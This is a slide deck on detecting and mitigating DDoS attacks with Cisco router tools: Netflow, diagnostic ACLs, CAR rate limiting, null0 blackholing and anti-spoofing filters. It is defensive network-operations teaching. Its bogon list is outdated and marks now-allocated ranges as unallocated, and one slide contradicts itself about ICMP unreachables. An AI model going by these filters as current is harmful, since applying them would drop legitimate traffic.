


# Backscatter Traceback

- Technique designed by **Chris Morrow** and **Brian Gemberling** of UUnet
  - <http://www.secsup.org/Tracking/>
- **Concept:** Packets whose destination is unreachable will have ICMP Unreachable sent back to the source.
  - This “unreachable noise” is Backscatter Traceback
  - Requires a large “unused” block to be only internally routed



# Backscatter Traceback (2)



# Backscatter Traceback (3)

- Routers require ICMP Unreachables working
  - `no ip unreachable` has to be turned on
- Sinkhole router advertises the prefix under attack (/32)
  - `ip route victimip 255.255.255.255 null0 tag 666`
- Cons
  - Complex method
  - Time consuming
  - Doesn't stop the attack – just tells you from where it is coming
  - Routers meant to forward – not drop packets

# Cisco Netflow - 1

- Operates in conjunction with CEF
  - Enabled on a per interface basis
  - If CEF not running then Netflow switching will be enabled

```
interface FastEthernet0/0
ip route-cache flow
```
  - Shows flows into the interface
    - Number of flows, packet size, activity, etc.

# Cisco Netflow - 2

Most  
pkts are  
small

```
B2>sho ip cache flow
```

```
IP packet size distribution (71156M total packets):
```

```
1-32  64  96 128 160 192 224 256 288 320 352 384 416 448 480
.002 .581 .090 .024 .011 .010 .010 .006 .003 .004 .003 .003 .003 .003 .003
```

```
512 544 576 1024 1536 2048 2560 3072 3584 4096 4608
.004 .003 .124 .011 .093 .000 .000 .000 .000 .000 .000
```

```
IP Flow Switching Cache, 4456704 bytes
```

```
17047 active, 48489 inactive, 4010292907 added
```

```
2115225614 age polls, 0 flow alloc failures
```

Protocol	Total	Flows	Packets	Bytes	Packets	Active(Sec)	Idle(Sec)
-----	Flows	/Sec	/Flow	/Pkt	/Sec	/Flow	/Flow
TCP-Telnet	5903492	1.3	8	156	12.3	9.3	19.9
TCP-FTP	41468046	9.6	5	252	49.1	10.1	18.4
TCP-WWW	2473587049	575.9	8	345	4882.8	4.0	18.7
TCP-BGP	885358	0.2	5	179	1.1	19.5	20.2
TCP-Frag	60544	0.0	7	101	0.1	5.1	19.6
TCP-other	564343726	131.3	28	444	3680.2	14.1	18.8
UDP-DNS	296006951	68.9	3	78	214.6	5.0	21.7
UDP-Frag	213461	0.0	143	320	7.1	60.7	21.5
UDP-other	365140346	85.0	72	73	6142.9	10.3	20.9
ICMP	183652930	42.7	2	221	113.3	4.0	21.6
IGMP	126	0.0	2186	700	0.0	93.9	23.5
GRE	533375	0.1	1144	384	142.1	50.7	21.4
IP-other	5632527	1.3	191	445	250.4	55.9	21.1
Total:	4010276236	933.7	17	275	16566.4	6.5	19.3



# Cisco Netflow - 3

```
B2>sho ip cache flow | incl Null
```

SrcIf	SrcIPaddress	DstIf	DstIPaddress	Pr	rcP	DstP	Pkts
Fa2/0	192.111.74.153	Null	192.115.72.170	11	133F	0025	1
Fa2/0	192.111.95.253	Null	150.50.1.2	01	0000	0800	6
Fa1/1	192.112.3.215	Null	172.250.119.85	11	0089	0089	2
Fa1/1	192.112.3.215	Null	192.168.0.1	06	0858	0050	3
Fa2/0	0.0.0.0	Null	255.255.255.255	11	0044	0043	3
Fa1/1	0.0.0.0	Null	255.255.255.255	11	0044	0043	202
Fa2/0	192.111.152.200	Null	172.16.0.6	11	F7E2	006F	2
Fa2/0	192.111.152.200	Null	172.16.0.177	11	F7E4	006F	2
Fa2/0	192.111.152.200	Null	172.16.1.4	11	F7E3	006F	2
Fa2/0	129.92.253.117	Null	10.0.30.24	06	4CFC	0050	1

Spot all those that are blackholed

UDP

ICMP

Netbios

TCP

WWW

# Cisco Netflow - 4

## ■ Can use Unix to find attackers

- Capture complete `sho ip cache flow` data

- Sorted by column 2 (source)

```
➤ awk '{print $2}' /tmp/data | sort | uniq -c | sort -rn | head
842 123.1.1.1
234 191.2.2.2
212 192.4.4.4
```

- Sorted by column 4 (destination)

```
➤ awk '{print $4}' /tmp/data | sort | uniq -c | sort -rn | head
2341 192.111.2.2
1563 192.110.1.1
1211 125.2.3.1
```

Could be proxy servers

# Arbor Networks - Peakflow



Peakflow Collector

Visual breakout of affected network elements.

Identifies routers and interfaces that are impacted by attack.



CISCO SYSTEMS



# Optical Splitter



## Optical splitters



12 October, 2000

measurement and network analysis -- <http://www.nlannr.net>

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# Mitigation

# Cisco ACLs - 1

- Use ACL to determine which interface is being attacked and characteristics of attack

- Initial ACL to determine what type of attack

```
access-list 101 permit icmp any any echo
```

```
access-list 101 permit icmp any any echo-reply log-input
```

```
access-list 101 permit udp any any
```

```
access-list 101 permit tcp any any
```

```
access-list 101 permit ip any any
```

```
interface serial 1/1
```

```
ip access-group 101 out
```

```
! Wait 10 seconds
```

```
no ip access-group 101 out
```

# Cisco ACLs - 2

- `sh access-l 101`

Extended IP access list 101

```
permit icmp any any echo (2 matches)
permit icmp any any echo-reply (21374 matches)
permit udp any any (18 matches)
permit tcp any any (123 matches)
permit ip any any (5 matches)
```

- Indications are that there is some sort of ICMP attack
  - Need to place ACL on each successive router in upstream path

# Cisco ACLs - 3

- Next use 'log-input' to determine from where – via 'sho logging':

```
%SEC-6-IPACCESSLOGDP: list 101 permit icmp 192.168.1.1  
  (Serial1/1) -> 128.139.19.5 (0/0), 1 packet  
%SEC-6-IPACCESSLOGDP: list 101 permit icmp 172.17.3.34  
  (Serial1/1) -> 128.139.11.2 (0/0), 1 packet  
%SEC-6-IPACCESSLOGDP: list 101 permit icmp 192.168.2.15  
  (FastEthernet1/0/0) -> 128.139.6.1 (0/0), 1 packet  
%SEC-6-IPACCESSLOGDP: list 101 permit icmp 192.168.3.4  
  (Serial1/1) -> 128.139.6.1 (0/0), 1 packet
```


Serial 1/1 is our prime suspect!

Link: <http://www.cisco.com/warp/public/707/22.html>

# Cisco ACLs - 4

- From 12.0(6)S – TurboACLs – compiled ACLs – gives superior performance

# ISP Router ACL Filtering



# Non spoofed DDoS attack



Attack coming from a single source. Block with ACL.

- Next use 'log-input' to determine source of attack – via 'sho logging':

```
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 202.109.12.1  
  (Serial1/1) -> 128.139.19.5 (0/0), 1 packet  
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 202.109.12.1  
  (Serial1/1) -> 128.139.19.5 (0/0), 1 packet  
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 202.109.12.1  
  (FastEthernet1/0/0) -> 128.139.19.5 (0/0), 1 packet  
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 202.109.12.1  
  (Serial1/1) -> 128.139.19.5 (0/0), 1 packet
```

- blocking with ACL

```
access-list 101 deny tcp 202.109.12.1 any
```

# Spoofed DDoS attack



- Next use 'log-input' to determine source of attack – via 'sho logging':

```
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 202.35.1.1  
  (Serial1/1) -> 128.139.19.5 (0/0), 1 packet  
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 172.56.3.34  
  (Serial1/1) -> 128.139.19.5 (0/0), 1 packet  
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 110.40.2.15  
  (FastEthernet1/0/0) -> 128.139.19.5 (0/0), 1 packet  
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 57.32.30.4  
  (Serial1/1) -> 128.139.19.5 (0/0), 1 packet
```

- Spoofed attack
- Block destination IP
- Rest of IP entities can operate normal
- If attack is IP based, bind victim Domain name to a different IP address

```
access-list 101 deny tcp any 128.139.19.5
```



# Trace Back ACL



- Next use 'log-input' to determine source of attack – via 'sho logging':

```
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 202.35.1.1  
  (Serial1/1) -> 128.139.19.5 (0/0), 1 packet  
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 172.56.3.34  
  (Serial1/1) -> 128.139.19.5 (0/0), 1 packet  
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 110.40.2.15  
  (FastEthernet1/0/0) -> 128.139.19.5 (0/0), 1 packet  
%SEC-6-IPACCESSLOGDP: list 101 permit TCP 57.32.30.4  
  (Serial1/1) -> 128.139.19.5 (0/0), 1 packet
```

- Process starts at the victim -> ends at the peering router
- Need to perform hop by hop, find the relevant interface
- Add ACLs in each router
- Time consuming process

<http://www.cisco.com/warp/public/707/22.html>

[http://www.juniper.net/techcenter/app\\_note/350001.html](http://www.juniper.net/techcenter/app_note/350001.html)



# Cisco CAR - 1

## ■ CAR – Committed Access Rate

```
interface ATM1/1/0.21 point-to-point
rate-limit input access-group 180 96000 24000 32000 conform-
  action continue exceed-action drop
rate-limit input access-group 190 128000 30000 30000
  conform-action transmit exceed-action drop
!
access-list 180 deny    icmp 128.139.252.0 0.0.0.255 any
access-list 180 permit icmp any any
access-list 190 deny    tcp  any any established
access-list 190 permit tcp  any any
```

b/w

Normal  
Burst in  
bytes

Max  
Burst in  
bytes

SYN Defender

No one really understands “burst” – best to read:  
<http://www.nanog.org/mtg-9811/ppt/witt/index.htm>

# Cisco CAR - 2

## ■ sho int rate

```
router#sho int rate
```

```
ATM1/1/0.21
```

```
Input
```

```
matches: access-group 180
```

```
params: 96000 bps, 24000 limit, 32000 extended limit
```

```
conformed 112068188 packets, 53953M bytes; action: transmit
```

```
exceeded 8299587 packets, 10421M bytes; action: drop
```

```
last packet: 1ms ago, current burst: 49119 bytes
```

```
last cleared 2w6d ago, conformed 88000 bps, exceeded 20000 bps
```

Dropped traffic

# Null0 routing - 1

- Also known as blackholing
- Works only on destination addresses
- Cisco ASICs are optimized to work with null0
- Simple blackhole:

```
ip route 191.1.1.1 255.255.255.255 null0
```

- Will appear in Netflow “null” list
- Caveat: routers can forward faster than they can drop packets
- Blackholes good packets with bad packets

# Null routing - 2

- But ICMP Unreachables can overload CPU

```
interface null0
```

```
no ip unreachable
```

Solution

- ICMP rate-limiting

```
ip icmp rate-limit unreachable [DF]<1-4294967295 millisecond>
```

# Illegal addresses

**Note:** Many types of network attacks are dependent on spoofing the source IP address

Block inbound traffic sourced from your own address space:

```
access-list 110 deny ip 192.200.0.0 0.0.255.255 any
```

Block outbound traffic *not* sourced from your own address space:

```
access-list 111 permit ip 192.200.0.0 0.0.255.255 any
```

Block inbound traffic sourced from unroutable IP addresses:

```
access-list 110 deny ip 10.0.0.0 0.255.255.255 any
```

```
access-list 110 deny ip 172.16.0.0 0.15.255.255 any
```

```
access-list 110 deny ip 192.168.0.0 0.0.255.255 any
```

```
access-list 110 deny ip 127.0.0.0 0.255.255.255 any
```

```
access-list 110 deny ip 255.0.0.0 0.255.255.255 any
```

```
access-list 110 deny ip 1.0.0.0 0.255.255.255 any
```

```
... more [see next slide]...
```

RFC1918

Broadcast

Unallocated

# Special IP Addresses

Addresses reserved for networks not connected to the Internet (RFC 1918)

10.0.0.0 – 10.255.255.255

172.16.0.0 – 172.31.255.255

192.168.0.0 – 192.168.255.255

Bogons: IP address as yet unallocated (some listed below)

1.0.0.0/8

58.0.0.0/8

2.0.0.0/8

59.0.0.0/8

27.0.0.0/8

127.0.0.0/8

31.0.0.0/8

169.254.0.0/16

36.0.0.0/8

197.0.0.0/8

41.0.0.0/8

223.0.0.0/8

Complete list:

<http://www.cymru.com/~robt/Docs/Articles/secure-ios-template.html>

<http://www.cymru.com/BGP/bogon-rs.html> ←--- You can peer here

<http://www.iana.org/assignments/ipv4-address-space>


RFC2827: Network Ingress Filtering: Defeating Denial of Service Attacks which Employ IP Source Address Spoofing



# Cisco – stopping Smurf


- **no ip directed-broadcast**
  - Translation of directed broadcast to physical MAC broadcasts is disabled
  - As of 12.0 this is the default

# Ingress Filtering



# Ingress Filtering Cons

